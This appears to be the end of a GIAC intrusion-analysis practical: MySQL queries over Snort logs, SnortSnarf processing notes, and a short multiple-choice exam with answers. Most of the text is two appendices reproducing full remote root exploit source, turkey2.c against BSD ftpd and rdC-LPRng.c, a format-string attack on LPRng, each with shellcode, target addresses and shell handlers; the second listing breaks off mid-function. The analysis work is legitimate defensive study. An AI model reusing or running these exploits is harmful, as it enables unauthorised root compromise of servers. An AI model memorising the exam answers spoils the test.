First I had to create the alert and spp databases with their corresponding tables.

CREATE DATABASE giac;

CREATE TABLE alert
(
date CHAR (21)
attack CHAR (50)
src CHAR (15)
srcp CHAR (6)
dst CHAR (15)
dstp CHAR (6)
);

CREATE TABLE spp
(
date CHAR (30)
attack CHAR (50)
src CHAR (15)
misc CHAR (45)
);

Now that the tables have been created the data has to entered into the tables.

At the mysql> prompt enter the following commands:

USE giac;

LOAD DATA LOCAL INFILE "/files/alert/TEST.txt" INTO TABLE alert FIELDS TERMINATED BY "%";

LOAD DATA LOCAL INFILE "/files/alert/TEST2.txt" INTO TABLE spp FIELDS TERMINATED BY "%";

Now queries can be run against the database. The following are a list of queries used during the analysis of GIAC Enterprises data. All commands are run from the mysql> prompt.

select count(*) from alert;
select count(distinct src) from alert;
select count(*) from spp;
select count(distinct src) from spp;
select src, count(*) as count from alert group by src order by count desc limit 25;
select dst, count(*) as count from alert group by dst order by count desc limit 25;
select count(*) as count, dstp from alert group by dstp order by count desc limit 25;
select src, count(*) as count from alert where src like "%MY.NET.%" group by src order by count desc limit 25;
select count(src) as count from alert where src like "%MY.NET.%";
select count(distinct attack) as count from alert;
select count(distinct attack) as count from spp;
select src, dst, count(distinct src) as count from alert group by dst order by count desc limit 25;
select src, dst, count(distinct dst) as count from alert group by src order by count desc limit 25;

**NOTE: The queries generated dumps to the screen, which I in turn copied to WordPad removed all non-alphanumeric characters. I then opened the file in Excel, which put it into columns easily. Then I copied the columns and pasted them into this document. There are several other ways to do this but this was the fastest way I knew how at this time.

Run Snort logs through SnortSnarf

I installed SnortSnarf and tried to run the summary files created above through. It complained about the format “MY.NET”. Apparently SnortSnarf cannot process letters in an IP address. So I manually grepped the files for an IP address that was not used in the log files so I would not corrupt the data. This was slightly time consuming but to ensure valid results. The first network IP address which did not appear to be in the files was the following:

grep 10.234 *-all.txt

```
# sed 's/MY.NET/10.234/g' alerts-all.txt > new-alerts-all.txt
# sed 's/MY.NET/10.234/g' oos-all.txt > new-oos-all.txt
# sed 's/MY.NET/10.234/g' snort-all.txt > new-snort-all.txt
# sed 's/MY.NET/10.234/g' umbcni-all.txt > new-umbcni-all.txt
```

I tried to conserve time and energy by combining all the new* files.

```
# cat new-*-all.txt >> dfile.txt
```

This resulted in a 220 MB file. When SnortSnarf was run one CPU went to 99.7% immediately and eventually memory was exhausted. The process died.

I wished to continue the SnortSnarf route so I left the files broken up into smaller chucks. The interesting thing here is that only certain logs seem to work with SnortSnarf. The alert and snort files worked fine, but the oos and umbcni files ended with not results.

Each file took about 2 hours to run and used almost 1 Gig or memory each time.

Appendix A – Exam Questions Answers

Question 1

Date	Time	Action	Dest Port	Src Address	Dest Address	Protocol	Src Port	Info
13-Mar-01	0:06:30	drop	nbdatagram	63.118.191.140	10.34.1.1	udp	nbdatagram	len 205
13-Mar-01	0:11:50	drop	nbdatagram	63.118.189.240	10.34.1.1	udp	nbdatagram	len 205

In most firewalls what is the difference between drop and reject?

A. Drop does not respond to the source
B. Reject does not respond to the source
C. Drop sends a packet back to the source
D. Reject sends a packet to the sysadmin

Answer 1

A. Drop does not respond to the source

Question 2

What ports can a Wingate scan be directed toward?

A. 1080, 8080
B. 1024, 1080
C. 8080, 443, 80
D. 53, 22, 515

Answer 2

A. 1080, 8080

Question 3

What port does SubSeven run on in this trace?

59 2000-07-28 22:58:01 2003105 SubSeven port probe 172.128.188.174 AC80BCAE.ipt.aol.com 24.11.92.117 port=27374&name=Sub_7_2 1 A

A. 2003105
B. 59
C. 12345
D. 27374

Answer 3

D. 27374

Question 4

```
16 Mar 01 10:53:38      tcp  200.131.250.24.1493   o>   202.37.88.132.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1494   o>   202.37.88.133.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1495   o>   202.37.88.134.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1497   o>   202.37.88.135.111   s
```

What does the correlation between Date, Time and Source Port give you?

A. Tells you what time zone the source is coming from
B. Gives you a reference point with the destination point
C. Gives you the amount of data in each packet
D. Lets you know if you are the only target be attacked from the source

---

Answer 4

D. Lets you know if you are the only target be attacked from the source

---

Question 5

Nov 9 03:42:18 213.11.39.75:1757 -> a.b.e.11: 515 SYN ******S*

What is the destination port in this trace?

A. SYN
B. 515
C. 1757
D. 213

Answer 5

B. 515

Appendix B – Source Code – turkey2.c

```
/*
 * turkey2.c - "gobble gobble"
 *
 * REMOTE ROOT EXPLOIT FOR BSD FTPD
 *   by: fish stiqz <fish@analog.org>   04/14/2001
 *
 * shouts: trey, dono, hampton and The Analog Organization.
 *
 * Notes:
 *  Doesn't break chroot so requires an account.
 *
 *  Fixed a design issue I had previously overlooked.
 *  Added support for OpenBSD 2.8 =).
 *
 */

#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>
#include <time.h>
#include <ctype.h>
#include <pwd.h>


#define FTP_PORT 21
#define MAXX(a,b) ((a) < (b) ? (b) : (a))

#define NOP 0x41 /* inc %ecx, works just like a nop, easier to read */

extern int errno;

int debug_read;
int debug_write;


/*
 * Non-ripped 45 byte bsd shellcode which does setuid(0) and execve()
 * and does not contain any '/' characters.
 */
char bsdcode[] =
"\x29\xc0\x50\xb0\x17\x50\xcd\x80"
"\x29\xc0\x50\xbf\x66\x69\x73\x68"
"\x29\xf6\x66\xbe\x49\x46\x31\xfe"
"\x56\xbe\x49\x0b\x1a\x06\x31\xfe"
"\x56\x89\xe3\x50\x54\x50\x54\x53"
"\xb0\x3b\x50\xcd\x80";
```

```
/* architecture structure */
struct arch {
    char *description;
    char *shellcode;
    unsigned long code_addr;
};


/* available targets */
struct arch archlist[] =
{
    { "FreeBSD 4.X (FTP server (Version 6.00LS))", bsdcode, 0xbfbfc2c8 },
    { "OpenBSD 2.8 (FTP server (Version 6.5/OpenBSD))", bsdcode, 0xdfbfa1c8 }
};


/*
 * function prototypes.
 */
void *Malloc(size_t);
void *Realloc(void *, size_t);
char *Strdup(char *);
int get_ip(struct in_addr *, char *);
int tcp_connect(char *, unsigned int);
ssize_t write_sock(int, char *);
int sock_readline(int, char *, int);
char *read_sock(int);
int ftp_login(int, char *, char *);
char *ftp_gethomedir(int);
int ftp_mkdir(int, char *);
int ftp_chdir(int, char *);
int ftp_quit(int);
void possibly_rooted(int);
char *random_string(void);
void send_glob(int, char *);
int ftp_glob_exploit(int, char *, unsigned long, char *);
int verify_shellcode(char *);
void usage(char *);
void list_targets(void);


/*
 * Error cheq'n wrapper for malloc.
 */
void *Malloc(size_t n)
{
    void *tmp;

    if((tmp = malloc(n)) == NULL)
    {
        fprintf(stderr, "malloc(%u) failed! exiting...\n", n);
        exit(EXIT_FAILURE);
    }
```

```
    return tmp;
}


/*
 * Error cheq'n realloc.
 */
void *Realloc(void *ptr, size_t n)
{
    void *tmp;

    if((tmp = realloc(ptr, n)) == NULL)
    {
        fprintf(stderr, "realloc(%u) failed! exiting...\n", n);
        exit(EXIT_FAILURE);
    }

    return tmp;
}


/*
 * Error cheq'n strdup.
 */
char *Strdup(char *str)
{
    char *s;

    if((s = strdup(str)) == NULL)
    {
        fprintf(stderr, "strdup failed! exiting...\n");
        exit(EXIT_FAILURE);
    }

    return s;
}


/*
 * translates a host from its string representation (either in numbers
 * and dots notation or hostname format) into its binary ip address
 * and stores it in the in_addr struct passed in.
 *
 * return values: 0 on success, != 0 on failure.
 */
int get_ip(struct in_addr *iaddr, char *host)
{
    struct hostent *hp;

    /* first check to see if its in num-dot format */
    if(inet_aton(host, iaddr) != 0)
        return 0;

    /* next, do a gethostbyname */
    if((hp = gethostbyname(host)) != NULL)
    {
```

```
        if(hp->h_addr_list != NULL)
        {
            memcpy(&iaddr->s_addr, *hp->h_addr_list, sizeof(iaddr->s_addr));
            return 0;
        }
        return -1;
    }

    return -1;
}


/*
 * initiates a tcp connection to the specified host (either in
 * ip format (xxx.xxx.xxx.xxx) or as a hostname (microsoft.com)
 * to the host's tcp port.
 *
 * return values:  != -1 on success, -1 on failure.
 */
int tcp_connect(char *host, unsigned int port)
{
    int sock;
    struct sockaddr_in saddress;
    struct in_addr *iaddr;

    iaddr = Malloc(sizeof(struct in_addr));

    /* write the hostname information into the in_addr structure */
    if(get_ip(iaddr, host) != 0)
        return -1;

    saddress.sin_addr.s_addr = iaddr->s_addr;
    saddress.sin_family      = AF_INET;
    saddress.sin_port        = htons(port);

    /* create the socket */
    if((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1)
        return -1;

    /* make the connection */
    if(connect(sock, (struct sockaddr *) &saddress, sizeof(saddress)) != 0)
    {
        close(sock);
        return -1;
    }

    /* everything succeeded, return the connected socket */
    return sock;
}


/*
 * a wrapper for write to enable us to do some debugging.
 */
int write_sock(int fd, char *buf)
{
```

```
    if(debug_write)
        printf(" > %s", buf);

    return write(fd, buf, strlen(buf));
}

/*
 * reads a line from the socket, stores it into buffer,
 * doesnt null terminate.
 */
int sock_readline(int sock, char *buffer, int maxsize)
{
    int x, r;
    char rchar;

    for(x = 0; x < maxsize; x++)
    {
        /* read in one character from the socket */
        if((r = read(sock, &rchar, 1)) == 1)
        {
            buffer[x] = rchar;

            if(rchar == '\n')
                break;
        }
        else
            return -1;
    }

    return x;
}

/*
 * reads in an entire message from the ftp server.
 */
char *read_sock(int sock)
{
    char ibuf[8192], *bigbuf = NULL;
    int r;
    unsigned int total = 0;

    for(;;)
    {
        memset(ibuf, 0x0, sizeof(ibuf));
        r = sock_readline(sock, ibuf, sizeof(ibuf) - 1);

        bigbuf = Realloc(bigbuf, (total + strlen(ibuf) + 1) * sizeof(char));
        memcpy(bigbuf + total, ibuf, strlen(ibuf));
        bigbuf[total + strlen(ibuf)] = 0x0;
        total += strlen(ibuf);

        if(strlen(ibuf) < 4)
            break;

        /* multi-lined responses have a dash as the 4th character */
        if(ibuf[3] != '-')
```

```
            break;
    }

    if(debug_read)
    {
        printf(" < %s", bigbuf);
        fflush(stdout);
    }

    return bigbuf;

}


/*
 * FTP LOGIN function.  Issues a "USER <username> and then "PASS <password>"
 * to login to the remote host and checks that command succeeded.
 */
int ftp_login(int sock, char *username, char *password)
{
    char *recvbuf;
    char *sendbuf;
    char *header;

    header = read_sock(sock);
    printf("\tserver runs:\t%s", header);
    free(header);

    sendbuf = Malloc((MAXX(strlen(username), strlen(password)) + 7) *
                     sizeof(char));

    sprintf(sendbuf, "USER %s\n", username);

    write_sock(sock, sendbuf);
    recvbuf = read_sock(sock);

    if(atoi(recvbuf) != 331)
    {
        free(recvbuf);
        return 0;
    }

    sprintf(sendbuf, "PASS %s\n", password);
    write_sock(sock, sendbuf);
    recvbuf = read_sock(sock);

    if(atoi(recvbuf) != 230)
    {
        free(recvbuf);
        return 0;
    }

    free(sendbuf);
    return 1;

}
```

```
/*
 * FTP GET HOME DIR function.  Issues a "CWD ~" and "PWD" to
 * force the ftp daemon to print our our current directory.
 */
char *ftp_gethomedir(int sock)
{
    char *recvbuf;
    char *homedir = NULL;

    write_sock(sock, "CWD ~\n");
    recvbuf = read_sock(sock);

    if(atoi(recvbuf) == 250)
    {
        write_sock(sock, "PWD\n");
        recvbuf = read_sock(sock);

        if(atoi(recvbuf) == 257)
        {
            char *front, *back;

            front = strchr(recvbuf, '"');
            front++;
            back = strchr(front, '"');

            homedir = Malloc((back - front) * sizeof(char));
            strncpy(homedir, front, (back - front));
            homedir[(back - front)] = 0x0;
        }
    }

    free(recvbuf);
    return homedir;
}


/*
 * FTP MKDIR function.  Issues an "MKD <dirname>" to create a directory on
 * the remote host and checks that the command succeeded.
 */
int ftp_mkdir(int sock, char *dirname)
{
    char *recvbuf;
    char *sendbuf;

    sendbuf = Malloc((strlen(dirname) + 6) * sizeof(char));
    sprintf(sendbuf, "MKD %s\n", dirname);

    write_sock(sock, sendbuf);
    recvbuf = read_sock(sock);

    free(sendbuf);

    if(atoi(recvbuf) == 257)
```

```
    {
        free(recvbuf);
        return 1;
    }

    free(recvbuf);
    return 0;
}


/*
 * FTP CWD function.  Issues a "CWD <dirname>" to change directory on
 * the remote host and checks that the command succeeded.
 */
int ftp_chdir(int sock, char *dirname)
{
    char *recvbuf;
    char *sendbuf;

    sendbuf = Malloc((strlen(dirname) + 6) * sizeof(char));
    sprintf(sendbuf, "CWD %s\n", dirname);

    write_sock(sock, sendbuf);
    recvbuf = read_sock(sock);

    free(sendbuf);

    if(atoi(recvbuf) == 250)
    {
        free(recvbuf);
        return 1;
    }

    free(recvbuf);
    return 0;
}


/*
 * FTP QUIT function.  Issues a "QUIT" to terminate the connection.
 */
int ftp_quit(int sock)
{
    char *recvbuf;

    write_sock(sock, "QUIT\n");
    recvbuf = read_sock(sock);
    free(recvbuf);

    close(sock);
    return 1;
}

/*
 * switches between the user and the remote shell (if everything went well).
 */
```

```
void possibly_rooted(int sock)
{
    char banner[] =
        "cd /; echo; uname -a; echo; id; echo; echo Welcome to the shell, "
        "enter commands at will; echo;\n\n";

    char buf[1024];
    fd_set fds;
    int r;

    write(sock, banner, strlen(banner));

    for(;;)
    {
        FD_ZERO(&fds);
        FD_SET(fileno(stdin), &fds);
        FD_SET(sock, &fds);
        select(255, &fds, NULL, NULL, NULL);

        if(FD_ISSET(sock, &fds))
        {
            memset(buf, 0x0, sizeof(buf));
            r = read (sock, buf, sizeof(buf) - 1);
            if(r <= 0)
            {
                printf("Connection closed.\n");
                exit(EXIT_SUCCESS);
            }
            printf("%s", buf);
        }

        if(FD_ISSET(fileno(stdin), &fds))
        {
            memset(buf, 0x0, sizeof(buf));
            read(fileno(stdin), buf, sizeof(buf) - 1);
            write(sock, buf, strlen(buf));
        }
    }
    close(sock);
}


/*
 * generates a string of 6 random characters.
 * this is too allow for multiple successful runs, best way to do
 * this is to actually remove the created directories.
 */
char *random_string(void)
{
    int i;
    char *s = Malloc(7 * sizeof(char));

    srand(time(NULL));
    for(i = 0; i < 6; i++)
        s[i] = (rand() % (122 - 97)) + 97;
```

```
    s[i] = 0x0;
    return s;
}


/*
 * sends the glob string, to overflow the daemon.
 */
void send_glob(int sock, char *front)
{
    char globbed[] = "CWD ~/NNNNNN*/X*/X*/X*\n";
    int i, j;

    for(i = 6, j = 0; i < 6 + 6; i++, j++)
        globbed[i] = front[j];

    write_sock(sock, globbed);

    printf("[5] Globbed commands sent.\n");
    free(front);

    /* start our shell handler */
    possibly_rooted(sock);
}


/*
 * Exploitation routine.
 * Makes 4 large directories and then cwd's to them.
 */
int ftp_glob_exploit(int sock, char *homedir, unsigned long addy, char
*shellcode)
{
    char dir[300];
    int i = 0, j = 0;
    int total = strlen(homedir) + 1;
    int align;
    char *rstring = random_string();

    /* go to the writeable directory */
    if(!ftp_chdir(sock, homedir))
    {
        fprintf(stderr, "[-] Failed to change directory, aborting!\n");
        return 0;
    }

    for(i = 0; i < 4; i++)
    {
        memset(dir, 0x0, sizeof(dir));

        switch(i)
        {
        case 0: /* first dir == shellcode */
            memcpy(dir, rstring, strlen(rstring));
            memset(dir + strlen(rstring), NOP, 255 - strlen(rstring));
```

```
            memcpy(&dir[(255 - strlen(shellcode))], shellcode,
strlen(shellcode));
            break;

        case 3: /* address buffer */
            /* calculate the alignment */
            align = total % sizeof(long);
            align = sizeof(long) - align;

            printf("[3] Calculated alignment = %d, total = %d\n",
                   align, total);

            strcpy(dir, "XXXX");
            memset(dir + 4, 'X', align);

            for(j = 4 + align; j < 250; j += 4)
            {
                /* leet portable bit shifting */
                /*   brought to you by trey   */
                unsigned long p_addy = htonl(addy);
                dir[j + 0] = p_addy & 0xff;
                dir[j + 1] = (p_addy & 0xff00) >> 8;
                dir[j + 2] = (p_addy & 0xff0000) >> 16;
                dir[j + 3] = (p_addy & 0xff000000) >> 24;
            }
            break;

        default: /* cases 1 and 2, extra overflow bytes */
            memset(dir, 'X', 255);
            break;

        }

        total += strlen(dir) + 1;

        if(!ftp_mkdir(sock, dir))
        {
            fprintf(stderr, "[-] Failed to generate directories,
aborting!\n");
            return 0;
        }

        if(!ftp_chdir(sock, dir))
        {
            fprintf(stderr, "[-] Failed to change directory, aborting!\n");
            return 0;
        }
    }

    printf("[4] Evil directories created.\n");

    if(!ftp_chdir(sock, homedir))
    {
        fprintf(stderr, "[-] Failed to cwd back to %s, aborting!\n", homedir);
        return 0;
    }
```

```
    /* perform the final attack */
    send_glob(sock, rstring);

    return 1;
}


/*
 * returns true if the shellcode passes, false otherwise.
 */
int verify_shellcode(char *code)
{
    int i, s = 0;

    if(strlen(code) > 255)
    {
        fprintf(stderr, "[-] Shellcode length exceeds 255, aborting!\n");
        return 0;
    }

    for(i = 0; i < strlen(code); i++)
    {
        if(code[i] == '/')
            s++;
    }

    if(s > 0)
    {
        fprintf(stderr,
                "[-] Shellcode contains %u slash characters, aborting\n", s);
        return 0;
    }

    return 1;
}


/*
 * displays the usage message and exits.
 */
void usage(char *p)
{
    fprintf(stderr,
            "BSD ftpd remote exploit by fish stiqz <fish@analog.org>\n"
            "usage: %s [options]\n"
            "\t-c\tremote host to connect to\n"
            "\t-o\tremote port to use\n"
            "\t-u\tremote username\n"
            "\t-p\tremote password\n"
            "\t-i\tget the password interactively\n"
            "\t-t\tpredefined target (\"-t list\" to list all targets)\n"
            "\t-d\twriteable directory\n"
            "\t-l\tshellcode address\n"
            "\t-v\tdebug level [0-2]\n"
            "\t-s\tseconds to sleep after login (debugging purposes)\n"
```

```
            "\t-h\tdisplay this help\n", p);

    exit(EXIT_FAILURE);
}

/*
 * lists all available targets.
 */
void list_targets(void)
{
    int i;

    printf("Available Targets:\n");

    for(i = 0; i < sizeof(archlist) / sizeof(struct arch); i++ )
        printf("%i: %s\n", i, archlist[i].description);

    return;
}


int main(int argc, char **argv)
{
    int sock, c;
    int port       = FTP_PORT;
    int debuglevel = 0;
    char *host     = NULL;
    char *username = NULL;
    char *password = NULL;

    struct arch *arch       = NULL;
    char *shellcode         = bsdcode;
    int target              = 0;
    int sleep_time          = 0;
    unsigned long code_addr = 0;
    char *homedir           = NULL;;

    /* grab command line parameters */
    while((c = getopt(argc, argv, "c:o:u:p:it:d:l:v:s:h")) != EOF)
    {
        switch(c)
        {
        case 'c':
            host = Strdup(optarg);
            break;

        case 'o':
            port = atoi(optarg);
            break;

        case 'u':
            username = Strdup(optarg);
            break;

        case 'p':
            password = Strdup(optarg);
```

```
            /* hide the password from ps */
            memset(optarg, 'X', strlen(optarg));
            break;

        case 'i':
            password = getpass("Enter remote password: ");
            break;

        case 't':
            if(strcmp(optarg, "list") == 0)
            {
                list_targets();
                return EXIT_FAILURE;
            }

            target = atoi(optarg);
            arch = &(archlist[target]);
            code_addr = ntohl(arch->code_addr);
            shellcode = arch->shellcode;
            break;

        case 'd':
            homedir = Strdup(optarg);
            break;

        case 'l':
            code_addr = ntohl(strtoul(optarg, NULL, 0));
            break;

        case 'v':
            debuglevel = atoi(optarg);
            break;

        case 's':
            sleep_time = atoi(optarg);
            break;

        default:
            usage(argv[0]);
            break;
        }
    }


    /* check for required options */
    if(host == NULL || username == NULL || password == NULL || code_addr == 0)
        usage(argv[0]);

    /* setup the debug level */
    switch(debuglevel)
    {
    case 1:
        debug_read = 1;
        debug_write = 0;
        break;
```

```
    case 2:
        debug_read = 1;
        debug_write = 1;
        break;

    default:
        debug_read = 0;
        debug_write = 0;
        break;
    }

    /* make sure the shellcode is good */
    if(!verify_shellcode(shellcode))
        return EXIT_FAILURE;

    /* initiate the tcp connection to the ftp server */
    if((sock = tcp_connect(host, port)) == -1)
    {
        fprintf(stderr, "[-] Connection to %s failed!\n", host);
        ftp_quit(sock);
        return EXIT_FAILURE;
    }

    if(arch == NULL)
        printf("[0] Connected to host %s.\n", host);
    else
        printf("[0] Connected to host %s\n\tusing type:\t%s.\n",
               host, arch->description);


    /* login */
    if(!ftp_login(sock, username, password))
    {
        fprintf(stderr, "[-] Login failed, aborting!\n");
        ftp_quit(sock);
        return EXIT_FAILURE;
    }

    /* hey, so im anal! */
    memset(password, 'X', strlen(password));
    memset(username, 'X', strlen(username));

    printf("[1] Login succeeded.\n");

    if(sleep != 0)
        sleep(sleep_time);

    if(homedir == NULL)
    {
        /* get home directory */
        if((homedir = ftp_gethomedir(sock)) == NULL)
        {
            fprintf(stderr, "[-] Couldn't retrieve home directory,
aborting!\n");
            ftp_quit(sock);
            return EXIT_FAILURE;
```

```
        }
    }

    printf("[2] Home directory retrieved as \"%s\", %u bytes.\n",
           homedir, strlen(homedir));

    /* do the exploitation */
    if(!ftp_glob_exploit(sock, homedir, code_addr, shellcode))
    {
        fprintf(stderr, "[-] exploit failed, aborting!\n");
        ftp_quit(sock);
        return EXIT_FAILURE;
    }


    free(host);
    return EXIT_SUCCESS;
}
```

Appendix C – Source Code – rdC-LPRng.c

```
[ attachment: rdC-LPRng.c (text/plain) ]
/*
 *    REMOTE ROOT EXPLOIT for linux x86 - LPRng-3.6.24-1 (RedHat 7.0)
 *
 * The RedHat 7.0 replaced the BSD lpr with the LPRng package which is
 * vulnerable to format string attacks because it passes information
 * to the syslog incorrectly.
 * You can get remote root access on machines running RedHat 7.0 with
 * lpd running (port 515/tcp) if it is not fixed, of course (3.6.25).
 *
 * bonus: I tested it too on slackware 7.0 with LPRng3.6.22-1, remember
 * is -not- installed by default (isnt a package of the slackware).
 *
 * and,.. this code is for educational propourses only, do not use
 * it on remote machines without authorization.
 *
 * greets: bruj0, ka0z, dn0, #rdC and #flatline
 *
 * coded by venomous of rdC - Argentinian security group.
 * venomous@rdcrew.com.ar
 * http://www.rdcrew.com.ar
 *
 */

#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
#include <unistd.h>
#include <errno.h>
#include <time.h>
#include <signal.h>

char shellcode[]= // not mine
"\x31\xc0\x31\xdb\x31\xc9\xb3\x07\xeb\x67\x5f\x8d\x4f"
"\x07\x8d\x51\x0c\x89\x51\x04\x8d\x51\x1c\x89\x51\x08"
"\x89\x41\x1c\x31\xd2\x89\x11\x31\xc0\xc6\x41\x1c\x10"
"\xb0\x66\xcd\x80\xfe\xc0\x80\x79\x0c\x02\x75\x04\x3c"
"\x01\x74\x0d\xfe\xc2\x80\xfa\x01\x7d\xe1\x31\xc0\xfe"
"\xc0\xcd\x80\x89\xd3\x31\xc9\x31\xc0\xb0\x3f\xcd\x80"
"\xfe\xc1\x80\xf9\x03\x75\xf3\x89\xfb\x31\xc0\x31\xd2"
"\x88\x43\x07\x89\x5b\x08\x8d\x4b\x08\x89\x43\x0c\xb0"
"\x0b\xcd\x80\x31\xc0\xfe\xc0\xcd\x80\xe8\x94\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68";

void usage(char *prog);
```

```
void makebuffer(char *addr, char *shaddr, int addroffset, int shoffset, int
padding , int fsc);
void sigint();
void sigalarm();
void mk_connect(char victim[128], int port);

char yahoo[1024];

struct os
{
        char *addr;
        char *shelladdr;
        char *desc;
        int addroffset;
        int shelladdroffset;
        int pad;
        int fsc;
};

/* generally, the addresses are wrong for a very small value,, i recommend
 * that you bruteforce the retloc + or - by 1..(ex: -50 to +50, steps of 1)
 * if it dont work, try the same but changing the fsc (this is the value
 * of when we start to control the formats strings), start from 290 until
 * 330, it should be enough.
 * and if it still dont work,, :|, try with the offset of the shellcode
 * address, this buffer has nops, so it shouldnt be difficult to guess.
 * make a .sh! :)
 * of course, you can start gdb on your box(es) and dont guess nothing
 * just inspect the program and get the correct values!
 *
 * -venomous
 */

struct os target[]=
{
        {"0xbfffee30", "0xbffff640", "Slackware 7.0 with LPRng-3.6.22.tgz -
started from shell", 0, 0, 2, 299},
        {"0xbffff0f0", "0xbffff920", "RedHat 7.0 (Guinness) with LPRng-
3.6.22/23/24-1 from rpm - glibc-2.2-5", 0, 0, 2, 304},
        {NULL,NULL,NULL,0,0}
};


main(int argc, char *argv[])
{
    int port=515,
    so=0,
    padding=0,
    retlocoffset=0,
    shellcodeoffset=0,
    fscT=0;

    char arg,
        victim[128],
    rl[128],
    sh[128];
```

```
if(argc < 3)
    usage(argv[0]);

bzero(victim,sizeof(victim));
bzero(rl,sizeof(rl));
bzero(sh,sizeof(sh));

while ((arg = getopt(argc, argv, "h:p:r:s:t:P:R:S:c")) != EOF)
{
    switch(arg)
    {
    case 'h':
        strncpy(victim,optarg,128);
        break;
    case 'p':
        port = atoi(optarg);
        break;
    case 'r':
        strncpy(rl,optarg,128);
        break;
    case 's':
        strncpy(sh,optarg,128);
        break;
    case 't':
        so = atoi(optarg);
        break;
    case 'P':
        padding = atoi(optarg);
        break;
    case 'R':
        retlocoffset = atoi(optarg);
        break;
    case 'S':
        shellcodeoffset = atoi(optarg);
        break;
    case 'c':
        fscT = atoi(optarg);
        break;
    default:
        usage(argv[0]);
        break;
    }
}

if(strlen(victim) == 0)
    usage(argv[0]);

if (strcmp(rl,""))
    target[so].addr = rl;

if (strcmp(sh,""))
    target[so].shelladdr = sh;

if (retlocoffset != 0)
```

```
        target[so].addroffset = target[so].addroffset + retlocoffset;

    if (shellcodeoffset != 0)
        target[so].shelladdroffset = target[so].shelladdroffset +
shellcodeoffset;

    if (padding != 0)
        target[so].pad = target[so].pad + padding;

    if (fscT != 0)
        target[so].fsc = target[so].fsc + fscT;

    signal(SIGINT, sigint);
    makebuffer(target[so].addr, target[so].shelladdr, target[so].addroffset,
target[so].shelladdroffset, target[so].pad, target[so].fsc);
    mk_connect(victim, port);

}

void makebuffer(char *addr, char *shaddr, int addroffset, int shoffset, int
padding, int fsc)
{
    char *tmp,
    addrtmp[216],
    ot[128];

    int i,b,x,t;
    unsigned long pt;

    char temp[128];
    char a1,a2,a3,a4,a5,a6,a7,a8;
    char fir[12],sec[12],thr[12],f0r[12];
    unsigned long firl,secl,thrl,forl;
    unsigned long pas1,pas2,pas3,pas4;


    bzero(yahoo,sizeof(yahoo));
    bzero(ot,sizeof(ot));
    bzero(addrtmp,sizeof(addrtmp));

    printf("** LPRng remote root exploit coded by venomous of rdC **\n");
    printf("\nconstructing the buffer:\n\n");
    printf("adding bytes for padding: %d\n",padding);
    for(i=0 ; i < padding ; i++)
        strcat(yahoo,"A");

    tmp = addr;
    pt = strtoul(addr, &addr,16) + addroffset;
    addr = tmp;
    printf("retloc: %s + offset(%d) == %p\n", addr, addroffset, pt);
    printf("adding resulting retloc(%p)..\n",pt);
    sprintf(addrtmp, "%p", pt);
    if(strlen(addr) != 10)
    {
        printf("Error, retloc is %d bytes long, should be 10\n",strlen(addr));
        exit(1);
```

```
    }

    pt = 0;

    for (i=0 ; i < 4 ; i++)
    {
        pt = strtoul(addrtmp, &addrtmp, 16);
        //strcat(yahoo, &pt);
        bzero(ot,sizeof(ot));
        sprintf(ot,"%s",&pt);
        strncat(yahoo,ot,4);
        pt++;
        sprintf(addrtmp, "%p", pt);
        //printf("addrtmp:%s :yahoo %s\n",addrtmp,yahoo);
    }

    tmp = shaddr;
    pt = 0;
    pt = strtoul(shaddr,&shaddr,16) + shoffset;
    sprintf(ot,"%p",pt);
    shaddr = ot;

    printf("adding shellcode address(%s)\n", shaddr);
    sscanf(shaddr,"0x%c%c%c%c%c%c%c%c",&a1,&a2,&a3,&a4,&a5,&a6,&a7,&a8);

    sprintf(fir,"0x%c%c",a1,a2);
    sprintf(sec,"0x%c%c",a3,a4);
    sprintf(thr,"0x%c%c",a5,a6);
    sprintf(f0r,"0x%c%c",a7,a8);

    firl = strtoul(fir,&fir,16);
    secl = strtoul(sec,&sec,16);
    thrl = strtoul(thr,&thr,16);
    forl = strtoul(f0r,&f0r,16);

    pas1 = forl - 50 - padding;
    pas1 = check_negative(pas1);

    pas2 = thrl - forl;
    pas2 = check_negative(pas2);

    pas3 = secl - thrl;
    pas3 = check_negative(pas3);

    pas4 = firl - secl;
    pas4 = check_negative(pas4);

    sprintf(temp,"%%.%du%%%d$n%%.%du%%%d$n%%.%du%%%d$n%%.%du%%%d$n",pas1,fsc,
pas2, fsc+1, pas3, fsc+2,pas4, fsc+3);
    strcat(yahoo,temp);

    printf("adding nops..\n");
    b = strlen(yahoo);
    for (i=0 ; i < (512-b-strlen(shellcode)) ; i++)
        yahoo[b+i] = '\x90';
```

```
    printf("adding shellcode..\n");
    b=+i;
    for (x=0 ; x < b ; x++)
        yahoo[b+x] = shellcode[x];

    strcat(yahoo,"\n");

    printf("all is prepared.. now lets connect to something..\n");

}

check_negative(unsigned long addr)
{
    char he[128];

    sprintf(he,"%d",addr);
    if (atoi(he) < 0)
        addr = addr + 256;
    return addr;
}

void mk_connect(char victim[128], int port)
{
    struct hostent *host;
    struct sockaddr_in den0n;
    int sox;

    den0n.sin_family = AF_INET;
    den0n.sin_port = htons(port);

    host = gethostbyname(victim);
    if (!host)
    {
        printf("cannot resolve, exiting...\n");
        exit(0);
    }

    bcopy(host->h_addr, (struct in_addr *)&den0n.sin_addr, host->h_length);

    sox = socket(AF_INET, SOCK_STREAM, 0);

    signal(SIGALRM, sigalarm);
    alarm(10);

    printf("connecting to %s to port %d\n",host->h_name, port);
    if (connect(sox, (struct sockaddr *)&den0n, sizeof(struct sockaddr)) < 0)
    {
        putchar('\n');
        perror("connect");
        exit(1);
    }
    printf("connected!, sending the buffer...\n\n");
    write(sox, yahoo , strlen(yahoo));
    printf("%s\n", yahoo);
    sleep(1);
    alarm(0);
```

```
    runshell(sox);
}

int runshell(int sox)
{
    fd_set  rset;
    int     n;
    char    buffer[4096];

    char *command="/bin/uname -a ; /usr/bin/id\n";


    send(sox, command, strlen(command), 0);

    for (;;) {
        FD_ZERO (&rset);
        FD_SET (sox, &rset);
        FD_SET (STDIN_FILENO, &rset);

